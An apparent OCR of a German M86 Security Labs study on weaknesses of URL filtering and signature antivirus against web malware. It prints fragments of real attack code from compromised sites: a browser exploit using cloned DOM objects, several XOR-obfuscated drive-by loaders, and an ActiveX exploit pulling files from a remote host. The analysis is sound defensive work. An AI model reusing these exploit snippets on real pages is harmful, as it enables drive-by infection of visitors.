Schluss mit Sicherheitslücken in heutigen Web-Umgebungen

Studie der M86 Security Labs


Der geschäftliche Nutzen des Web, einschließlich der Möglichkeiten zur globalen Zusammenarbeit und der Verfügbarkeit von Inhalten in Echtzeit durch Web 2.0 Anwendungen, übersteigt die einer offenen Umgebung innewohnenden Risiken bei weitem. Trotz oder gerade wegen der Bedeutung des Web für die Produktivität und Rentabilität des Geschäftsbetriebs gibt es auch negative Aspekte. Das Web macht Organisationen verwundbar gegenüber neuen Angriffen und schadbringenden Technologien, die klassische Abwehr- und Schutzsysteme umgehen.

Es verwundert nicht, dass die meisten Angriffe zur Zeit über das Web und nicht per E-Mail durchgeführt werden, weswegen die meisten Anbieter für IT-Sicherheit der Art und Menge der Angriffe unvorbereitet gegenüber stehen.

Trotz der immer ausgefeilteren Angriffe vertrauen viele Organisationen auf konventionelle Sicherheitsverfahren, um ihre Daten, Mitarbeiter und Kunden zu schützen. Die meisten Anwender nehmen an, ihre Systeme seien durch klassische Desktop-basierte Virenscanner und regelmäßige Updates von Betriebssystem und Anwendungen ausreichend geschützt. Das setzt aber voraus, dass der Großteil der Anwender Updates sofort nach deren Erscheinen installiert, was nicht der Fall ist. Beispielsweise wird eine MDAC-Sicherheitslücke, für die bereits 2006 ein Patch heraus gegeben wurde, heute immer noch erfolgreich für Angriffe eingesetzt.

Noch enttäuschender ist die Tatsache, dass sogar die sicherheitsbewusstesten Anwender gefährdet sein können, je nachdem, welche Tools und Applikationen sie zum Schutz einsetzen.

Der traditionelle Ansatz für Internetsicherheit ist ein mehrschichtiger Aufbau. Im Allgemeinen umfasst diese Strategie zwei Ebenen am Gateway: URL-Filterung und die Anwendung signaturbasierter Virenscanner. Seit der Einführung dieser Technologie sind die Datenbanken mit Virensignaturen schier explodiert, da die Anbieter stets bestrebt waren, mit der Ausbreitung von Viren und anderer Malware Schritt zu halten.



Auch wenn wir eine kombinierte Nutzung mehrerer Technologien immer noch für notwendig halten, zeigen die jüngsten Daten, dass die Wirksamkeit von URL-Filterung und signaturbasierter Erkennung deutlich nachgelassen hat. Tatsächlich zeigen die Daten dieser Studie, für die eine Auswahl von URLs mit Echter Malware verwendet wurde, eine alarmierend niedrige Effizienz der Produkte dreier großer Anbieter für Virenschutz. Virenscanner erreichen nur eine Effektivität von 40% bei Web-basierten Angriffen. URL-Filter erkennen sogar nur 3% der gefährlichen URLs korrekt als Malware. **Wie groß ist also die Lücke? Mindestens 6 von 10 schädlichen URLs durchdringen die Abwehr, wenn keine Echtzeit-Codeanalyse eingesetzt ist.**

Eine kürzlich veröffentlichte Studie von IDC sagt dazu folgendes: „Die Fortschritte der Web 2.0-Technologien erfordern eine völlig neue Generation von Sicherheitswerkzeugen, die weit über traditionelle URL-Filter hinaus gehen.“[1)] Diese Studie beschäftigt sich mit der Effektivität aktueller Werkzeuge und zeigt den Bedarf an einer Codeanalyse in Echtzeit als Grundlage für die Bekämpfung neuer, dynamischer Gefahren im Web.

1) Worldwide Web Security 2009-1013 Forecast and 2008 Marketshares: It's All About Web 2.0 You TwitFace, IDC, August 2009

WIE GUT SIND SIE GESCHÜTZT?


Im Februar 2010 haben die M86 Security Labs über 30.000 aktive schädliche URLs gesammelt und getestet. Diese URLs wurden bei den M86-Kunden sowie durch das M86-Securebrowsing Tool und aus Quellen von Drittanbietern gesammelt. Nachdem die Proben auf ihre Aktivität geprüft wurden, wurden sie mit drei verschiedenen Sicherheits-Tools auf Effektivität getestet: Eine URL-Liste eines Drittanbieters, drei signaturbasierte Virenscanner und die Technologie für Codenalyse in Echtzeit des M86 Secure Web Gateway. Die Ergebnisse werden Ihnen in Folge im Detail dargestellt.

URL-Filter

Zuerst wurde ein URL-Filter, eine der ersten Sicherheitstechnologien für das Web, getestet. URL-Filter kontrollieren den Zugriff der Anwender auf das Web und überwachen und kontrollieren so die Produktivität. Viele Anbieter für URL-Filter haben aufwändige und ausgefeilte Techniken zur Durchsuchung des Web entwickelt. Sie geben an, täglich Millionen von Webseiten auf Inhalte und Malware zu prüfen. Da aber inzwischen ein großer Teil der infizierten Seiten durch reguläre Websites gestellt wird, hat diese Erkennungsmethode an Effektivität eingebüßt. Damit diese Technik funktioniert, muss das Remote Scanning Netzwerk des Anbieters die Seite prüfen, während sie infiziert ist, und diese Aktualisierung dann sofort an die Kunden senden. Mit dem Wissen über die Funktionsweise umgehen Cyberkriminelle diesen Mechanismus, indem sie viele Seiten nur für wenige Stunden infizieren.

Diese Tatsache wurde durch den Test der M86 Security Labs bewiesen: Von den über 15.000 URLs mit schädlichen Inhalten, die M86 mit einer der führenden Filterlisten für URLs verglich, waren nur 444 oder ungefähr 3% als bekannte Mal- oder Spyware-Websites geführt.

Mindestens ebenso beunruhigend ist die Tatsache, dass 5.273 dieser URLs als bekannte legitime Websites geführt wurden und daher nicht ausgefiltert worden wären. Die verbleibenden 9.283 URLs waren nicht in der Liste geführt und wurden daher als nicht kategorisiert gekennzeichnet.




Die URLs wurden in Echtzeit getestet, indem die M86 Security Labs aktiv mit den schädlichen URLs versorgt wurden, die bei Kunden auftraten. Auch wenn die Filterlisten damit sehr wenig Reaktionszeit hatten, zeigt dies doch die Gefahren eines einseitigen Vertrauens auf eine Sicherheitslösung, die sich alleine auf eine Filterliste für URLs verlässt. Schon bevor M86 die Updates erhalten hatte, hätte bereits eine Infektion stattfinden können. Entgegen der verbreiteten Annahme wird URL-Filter-basierter Schutz gleichermaßen von großen wie von kleinen Anbietern sowie in UTM-basierten Appliances eingesetzt. Zudem bieten einige sehr bekannte Anbieter nicht skalierende Codeanalyse in Echtzeit an, die nur den Inhalt derjenigen URLs prüft, die in der Filterliste als schädlich gekennzeichnet sind (3% in unserem Test). Das macht es noch gefährlicher, sich auf diese Produkte zu verlassen.

Virenscanner

Viele Organisationen installieren Virenscanner auf den Desktop-PCs der Anwender. Als Best Practice setzen sie zudem eine andere Virenschutzanwendung an ihrem Internet-Gateway ein und nehmen an, dass zwei Scanner einen angemessenen Schutz bieten, um die meisten Gefahren abzuwehren. Wie aber die folgenden Ergebnisse zeigen, nimmt die Effektivität dieser Lösungen ebenfalls ab.

Wie auch beim Test der URL-Filter nutzten die M86 Security Labs über 15.000 aktive schädliche URLs, die von den Produkten bei Kunden erkannt wurden. Sie ließen diese von einer Kombination aus drei führenden Virenscannern prüfen, um die Erkennungsrate zu testen. Von den 15.000 URLs wurden nur 6107 oder 39% von einem der drei Scanner erkannt. Bedenkt man, dass alle drei Scanner für diesen Test eingesetzt wurden, so wird deutlich, dass die Erkennungsrate beim Einsatz nur eines Scanners nochmals schlechter gewesen wäre.

URL-Filter und Virenscanner stellen immer noch wichtige Elemente einer Sicherheitsstrategie für das Web dar. Wie jedoch aus der Studie hervor geht, sind diese Technologien auch in Kombination nicht ausreichend, um den gesamten Sicherheitsbedarf abzudecken. Es bleibt eine Lücke, die 6 von 10 Malwareangriffe aus dem Web durchlässt.



Um die Veränderungen besser zu verstehen, zeigt diese Studie im Anschluss einige Beispiele für typische Angriffe und erklärt die üblichen Wege, auf denen Cyberkriminelle bestehende statische Abwehrmaßnahmen leicht umgehen können.

DIE GEFAHRENLANDSCHAFT IM ÜBERBLICK

Das Wissen über die Verbreitung von Angriffen über das Web hilft bei der Entscheidung, welche Technologien und Produkte genutzt werden sollten, um diesen Gefahren erfolgreich zu begegnen. Sind die Gefahren des täglichen Lebens erst einmal bekannt, so wird es wesentlich einfacher, die Stärken und Schwächen jeder möglichen Lösung zu bestimmen.

Geld ist der Beweggrund für viele Hacker, gleichermaßen private und geschäftliche Anwender ins Visier zu nehmen. Und ihr Erfolg bestätigt sie in ihrem ständigen Streben, ihre Angriffsmethoden und -techniken zu perfektionieren.

Wo sich Sicherheitslücken auftun

Cyberkriminelle bevorzugen zuvor unbekannte (Zero-Day-) Exploits, die eine beliebte reguläre Seite ausnutzen. Sie wissen, dass ein vollständig dynamischer Angriff der Schlüssel für langfristigen Erfolg ist, auch nachdem der Zero-Day-Exploit von Sicherheitsfirmen entdeckt wurde. Das bedeutet, dass der gleiche Code kaum ein zweites Mal übertragen wird. Jede Anfrage wird mit unterschiedlichem, dynamisch erzeugtem und verschleiertem Code beantwortet. Um ihre Angriffe durchzuführen, nutzen Cyberkriminelle die Kombination dreier Elemente:

- Hacken legitimer Websites, um Malware einzuschleusen
- Ausführen dynamischen Schadcodes
- Ausnutzen bekannter Schwachstellen

Als nächstes untersucht diese Studie alle drei Elemente der Angriffe mit Beispielen aus dem täglichen Leben.

Beispiel 1: Hacken einer legitimen Seite, um Malware einzuschleusen

Eine bekannte US-Sportseite wurde kürzlich von Cyberkriminellen gehackt, die ein Skript einsetzten, das von der Seite selbst bereitgestellt wurde (anstatt auf einen anderen Server mit der Malware zu verweisen).

Abbildung: Beispiel für einen Skriptangriff

Der verschleierte Schadcode wird in den HTML-Code der Seite injiziert:

Nach der Entschleierung wird ein Browser-Exploit sichtbar:

```
function MD2C() {
 var t = new Array('{BD96C5'+'56-65A3-11'+'D0-983A-00C04FC'+'29E30}', '{BD96C'+'556-65A3-11'+'D
D4A21'+'0617116}', '{0006F'+'033-0000-0000-C000-000000'+'000046}', '{0006'+'F03A-0000-0000-C000
dc1fa'+'91d2fc3}', '{6414'+'512B-B978-451D-A0D8-FCFDF3'+'3E833C}', '{7F5B'+'7F63-F06F-4331-8A26
09FCD1D'+'B0766}', '{639F'+'725F-1B2D-48'+'31-A9FD-87484'+'7682010}', '{BA018'+'599-1DB3-44f'+'
25F5A1'+'1FAB19}', '{E8C'+'CCDDF-CA28-496b-B'+'050-6C07C962'+'476B}', null);
 var v = new Array(null, null, null);
 var i = 0;

                function ok() {
                 o1=document.createElement("tbody");
                 o1.click;
                 var o2 = o1.cloneNode();
                 o1.clearAttributes();
                 o1=null; CollectGarbage();
                 for(var x=0;x<a1.length;x++) a1[x].src=s1;
                 o2.click;
                }
```


Dieser Code sollte von jedem Produkt für Web-Sicherheit abgefangen werden. Jegliche Sicherheitslösungen, die auf URL-Filterung und/oder Reputation einer Seite beruhen, werden hier aber bei der Erkennung der Gefahren versagen, da der fragliche Code von einer legitimen Seite kam. Diese Seite hat aus folgenden Gründen eine gute Bewertung:


- Die Seite wurde 1995 erstellt (keine neue Seite und damit unverdächtig).
- Die Seite wird in den USA gehostet (nicht in China oder Russland).
- Die Seite ist zuvor nicht durch schädliche Inhalte aufgefallen.
- Die Seite beschäftigt sich nicht mit verfänglichen Themen.

Der Schadcode befand sich nur wenige Tage auf dieser Seite, bevor er von den Administratoren entdeckt und beseitigt wurde. Bei der nächsten Untersuchung der Seite durch eine Suchmaschine, die für die URL-Filterung und/oder Bewertung von Seiten genutzt wird, wird der Inhalt der Seite hoffentlich wieder als „Sport“ erkannt.

Im besten Fall würden die URL-Filter/Reputation-Engines diese legitime Seite prüfen, während der Schadcode sich noch auf der Seite befindet, was aber nur äußerst selten vorkommt. Und selbst dann wäre es für die unschuldigen Besucher zu spät. Ihre Systeme wurden vom Schadcode infiziert, bevor die Seite als gefährlich kategorisiert wurde. Damit tritt ein weiteres Problem zu Tage: Wenn Anwender die Seite bei ihrer täglichen Arbeit besuchen, würde diese Art von Sicherheitstechnologie sie vom Besuch der Seite und damit von ihrer Arbeit abhalten.

Unten: Mehrere bekannte Produkte zur URL-Filterung kategorisierten die Seite, während sie mit Schadcode infiziert war.





Wenn das also nicht funktioniert, was dann?
Die sich ständig ändernden Websites verlangen nach einer wirklichen Echtzeitlösung, die den Inhalt während des Zugriffs überprüft.

Mit der patentierten Technologie zur Codeanalyse in Echtzeit kann das M86 Secure Web Gateway den wahren Zweck des schädlichen Codes richtig entziffern und identifizieren. Anschließend wird das schädliche Skript aus der Webseite entfernt, die Formatierung berichtigt und der sichere Inhalt an den Anwender weitergegeben. Der Protokolleintrag des Secure Web Gateway, der die Blockierung identifiziert, sieht folgendermaßen aus:

Block Reason	This page (or part of it) has been blocked because it attempts to exploit an application level vulnerability. Transaction ID is 4B8188760FB407004876.
Content Size	39841
Direction	Incoming
File name	Cache.aspx
Security Rule Name	Block Application Level Vulnerabilities

Die Richtlinie des M86 Secure Web Gateway, die zur Identifizierung dieses Angriffs geführt hat, gibt weitere Informationen zur versuchten Infektion:

Behavior Profile (Script)

Vulnerability Anti.dote Profile

- Cloned DOM Object Malformed Reference Vulnerability
- Office Web Components Active Script Execution Vulnerability
- IE Self-Executing HTML Arbitrary Code Execution Vulnerability
- IE Shell.Application Object Script Execution Vulnerability
- IE RDS ActiveX Vulnerability
- RDS Cross Zone Scripting Vulnerability
- IE WMIScriptUtils createObject vulnerability

Behavior Profile (Script)

Vulnerability Anti.dote Profile

- Cloned DOM Object Malformed Reference Vulnerability
- Office Web Components Active Script Execution Vulnerability
- IE Self-Executing HTML Arbitrary Code Execution Vulnerability
- IE Shell.Application Object Script Execution Vulnerability
- IE RDS ActiveX Vulnerability
- RDS Cross Zone Scripting Vulnerability
- IE WMIScriptUtils createObject vulnerability

Diese Richtlinie gehört zu dem voreingestellten Satz an Richtlinien, so dass die Anwender keine Updates durchführen müssen, um den Angriff zu stoppen.

Die Erkennung und Entfernung von Schadcode aus einer legitimen Webseite bietet einen beachtlichen Schutz vor Angriffen. Oft jedoch nutzen die Hacker dynamischen Schadcode, eine weitere Ebene der Angriffe im Web. Diese Art von Angriffen wird im nächsten Beispiel erklärt.

Beispiel 2: Ausführung dynamischen Schadcodes

Wenn Exploits durch Schadcode eine oder mehrere Schwachstellen ausnutzen, so erweitert sich die Angriffsfläche. Mit einer dynamischen Schadcode-Applikation im Hintergrund (ausgeführt als PHP oder RSPX) kann für jede Browseranfrage ein anders verschleierter Code erzeugt werden. Die Logik kann sich von Angriff zu Angriff ändern, aber das Fazit bleibt: Jeder Anwender erhält einmalig verschleierten Code. Eine solche Logik kann auf dem geographischen Ort, der Art der Browsers oder der IP-Adresse der Anfrage basieren.

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function uukbb(povph, aaxr , bhbq ,xqcdu){var ltzf =
"";for (var i = 0 ; i < povph.length; ++i) ltzf += bhbq(xqcdu ^(aaxr ^ povph.charCodeAt(i)));
return ltzf;}var povph =
"\x75\x58\x5f\x58\x5f\x58\x5f\x58\x5f\x23\x34\x27\x75\x25\x3d\x30\x36\x68\x65\x6e\x58\x5f\x23\x34\
x27\x75\x27\x2c\x37\x3f\x39\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x36\x27\x3b\x2d\x68\x65\x6e\x58\x5
f\x23\x34\x27\x75\x32\x39\x2c\x3b\x34\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x32\x21\x22\x32\x68\x65\
x6e\x58\x5f\x23\x34\x27\x75\x36\x2c\x2c\x3e\x3a\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x3a\x24\x21\x3
2\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x20\x25\x34\x37\x27\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x25\
x25\x27\x22\x37\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x3f\x37\x20\x24\x23\x68\x65\x6e\x58\x5f\x2
```

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function skbn(oxwr, erlqt , fzwo ,llxv){var sruy = ""
;for (var i = 0 ; i < oxwr.length; ++i) sruy += fzwo(llxv ^(erlqt ^ oxwr.charCodeAt(i)));return
sruy;}var oxwr =
"\xbe\x93\x94\x93\x94\x93\x94\x93\x94\xe8\xff\xec\xbe\xf7\xee\xe8\xf0\xa3\xae\xa5\x93\x94\xe8\xff\
xec\xbe\xe8\xea\xf2\xf2\xf0\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf2\xf4\xed\xfc\xed\xa3\xae\xa5\x9
3\x94\xe8\xff\xec\xbe\xee\xe8\xf6\xef\xe7\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe6\xf9\xf5\xfb\xa3\
xae\xa5\x93\x94\xe8\xff\xec\xbe\xfc\xe6\xfa\xf4\xf3\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe9\xf2\xe
b\xee\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xfa\xed\xec\xf0\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\
xea\xf8\xe4\xf7\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf6\xe4\xe7\xf5\xa3\xae\xa5\x93\x94\xe8\xff\xe
c\xbe\xf8\xe8\xfd\xe8\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe7\xf9\xf3\xe6\xfd\xa3\xae\xa5\x93\
```

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function cwnc(vzbju, meapr , rmvtw ,dsbzx){var zduwr
= "";for (var i = 0 ; i < vzbju.length; ++i) zduwr += rmvtw(dsbzx ^(meapr ^ vzbju.charCodeAt(i
)));return zduwr;}var vzbju =
"\xbe\x93\x94\x93\x94\x93\x94\x93\x94\xe8\xff\xec\xbe\xf1\xe6\xf1\xf1\xf0\xa3\xae\xa5\x93\x94\xe8\
xff\xec\xbe\xfc\xf8\xf1\xef\xf4\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf3\xfa\xf8\xe6\xf6\xa3\xae\xa
5\x93\x94\xe8\xff\xec\xbe\xfd\xf2\xe6\xfb\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf2\xe4\xf9\xfb\xa3\
xae\xa5\x93\x94\xe8\xff\xec\xbe\xeb\xe7\xf5\xf4\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe6\xf5\xe
c\xe4\xef\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xee\xe4\xfd\xfd\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\
xf6\xe4\xf5\xed\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe8\xef\xf6\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xe
c\xbe\xf6\xfa\xf8\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xfb\xf6\xf9\xfc\xf9\xa3\xae\xa5\x93\x94\
```

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function ngcn(tghzo, hjju , lrny ,vwun){var efxk = ""
;for (var i = 0 ; i < tghzo.length; ++i) efxk += lrny(vwun ^(hjju ^ tghzo.charCodeAt(i)));return
efxk;}var tghzo =
"\x9a\xb7\xb0\xb7\xb0\xb7\xb0\xb7\xb0\xcc\xdb\xc8\x9a\xd2\xd8\xd2\xd9\x87\x8a\x81\xb7\xb0\xcc\xdb\
xc8\x9a\xd5\xd9\xcd\xc0\xdb\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xdd\xc0\xd8\xd2\x87\x8a\x81\xb7\xb
0\xcc\xdb\xc8\x9a\xc2\xd6\xd8\xd7\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd1\xde\xdd\xdf\xd0\x87\x8a\
x81\xb7\xb0\xcc\xdb\xc8\x9a\xc3\xd9\xc0\xdc\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd8\xd7\xd6\xd8\x8
7\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd5\xc2\xd8\xd5\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd2\xd5\xd6\
```

Die obigen Codeausschnitte zeigen verschiedene Verschleierungen für Schadcode, die von der gleichen Website auf verschiedene Browseranfragen hin generiert wurden. Der Code wird dynamisch zur Laufzeit erzeugt. In diesem Fall sind Sicherheitslösungen nutzlos, die auf statischen Signaturen beruhen, da es eine unendliche Anzahl möglicher Signaturen für den Schadcode gibt.

Um diesen Punkt zu verdeutlichen, nahmen wir einen der Codeausschnitte und ließen ihn von Virenscannern prüfen, um festzustellen, wie gut der Code erkannt werden würde:

Current status: **finished**
Result: **6/41 (14.63%)**

Compact | Print results

Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.21	-
AhnLab-V3	5.0.0.2	2010.02.20	-
AntiVir	8.2.1.170	2010.02.19	-
Antiy-AVL	2.0.3.7	2010.02.19	-
Authentium	5.2.0.5	2010.02.20	-
Avast	4.8.1351.0	2010.02.21	JS:Downloader-LD
AVG	9.0.0.730	2010.02.21	JS/Downloader.Agent
BitDefender	7.2	2010.02.21	-
CAT-QuickHeal	10.00	2010.02.19	-
ClamAV	0.96.0.0-git	2010.02.21	-
Comodo	4013	2010.02.21	TrojWare.JS.Obfuscated.-CG
DrWeb	5.0.1.12222	2010.02.21	-
eSafe	7.0.17.0	2010.02.21	-
eTrust-Vet	35.2.7315	2010.02.20	-
F-Prot	4.5.1.85	2010.02.20	JS/Psyme.IX.gen
F-Secure	9.0.15370.0	2010.02.19	-
Fortinet	4.0.14.0	2010.02.21	-
GData	19	2010.02.21	JS:Downloader-LD
Ikarus	T3.1.1.80.0	2010.02.21	-
Jiangmin	13.0.900	2010.02.21	-
K7AntiVirus	7.10.979	2010.02.20	-
Kaspersky	7.0.0.125	2010.02.17	Exploit.JS.Agent.axj
McAfee	5898	2010.02.20	-
McAfee+Artemis	5898	2010.02.20	-
McAfee-GW-Edition	6.8.5	2010.02.19	-
Microsoft	1.5406	2010.02.21	-
NOD32	4884	2010.02.21	-
Norman	6.04.08	2010.02.21	-
nProtect	2009.1.8.0	2010.02.21	-
Panda	10.0.2.2	2010.02.21	-
PCTools	7.0.3.5	2010.02.21	-
Prevx	3.0	2010.02.21	-
Rising	22.34.01.03	2010.02.11	-
Sophos	4.50.0	2010.02.21	-
Sunbelt	5690	2010.02.20	-
Symantec	20091.2.0.41	2010.02.21	-
TheHacker	6.5.1.5.202	2010.02.21	-
TrendMicro	9.120.0.1004	2010.02.21	-
VBA32	3.12.12.2	2010.02.21	-
ViRobot	2010.2.19.2194	2010.02.19	-
VirusBuster	5.0.27.0	2010.02.21	-

Die Ergebnisse waren nicht zufrieden stellend: Nur sechs von 42 Virenscannern erkannten den Code korrekt als Malware. Leider ist dieser Code typisch für die Malware, mit denen die Anwender konfrontiert werden. Und in diesem Fall wären die Anwender infiziert worden.

In diesem Beispiel waren signaturbasierte Virenscanner nicht in der Lage, den Angriff aufzuhalten. Das M86 Secure Web Gateway hingegen hat den Schadcode in Echtzeit korrekt entschleiert, während des Downloads durch den Anwender:

```
if(dfec='[object]'){
 for(imnt in vgzz){
  try{
   dfec=new ActiveXObject('snpvw.Snapshot Viewer Control.1');
   var oakve=vgzz[imnt];
   dfec.Zoom=0;
   dfec.ShowNavigationButtons=false;
   dfec.AllowContextMenu=false;
   dfec.SnapshotPath='http:/[redacted]'803f35dbe9fc94c9c74056a06dfca9';
   dfec.CompressedPath=oakve;
   dfec.PrintSnapshot();
```

Das M86 Secure Web Gateway hat die versteckten Exploits im Code korrekt erkannt:


